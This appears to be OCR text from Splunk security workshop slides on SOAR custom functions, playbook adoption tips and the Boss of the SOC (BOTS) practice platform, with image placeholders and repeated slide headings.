
Looking a little closer at Custom Functions



Looking a little closer at Custom Functions




Looking a little closer at Custom Functions



1. As with Playbooks, out of the box custom functions are provided by the SOAR Community repository. You can configure your own Custom Function repositories in Administration.
2. Update custom functions from configured repositories.
3. Import Custom functions (to export a custom function you can select the function you want to export using the check box on the left).
4. Add a new custom function.

Looking a little closer at Custom Functions

Custom Functions Input and Output Parameters



What Next?

splunk> turn data into doing™

How to Get Started?

Tip 1: Start small with utility playbooks

Tip 2: Identify time-consuming and highly-repetitive workflows

Tip 3: Identify key metrics to monitor efficiency gains

Next Step: Short & Long Best Practice Approach

Get prepared

- Create a list of security infrastructure
- Document current operations processes and spot areas to improve
- Prepare for a SOAR platform

Don’t forget

- …the human element
- to look towards the future

BOSS Platform


https://bots.splunk.com

24x7 Access

Login with Splunk.com account (just like Splunkbase)


Used for all BOTS competition events

More content to be added




splunk> turn data into doing


Splunk for Security Workshops



How'd We Do?

https://bots.splunk.com/survey/7vfPXBOhUYgYzUOEyfpWRq





Thank You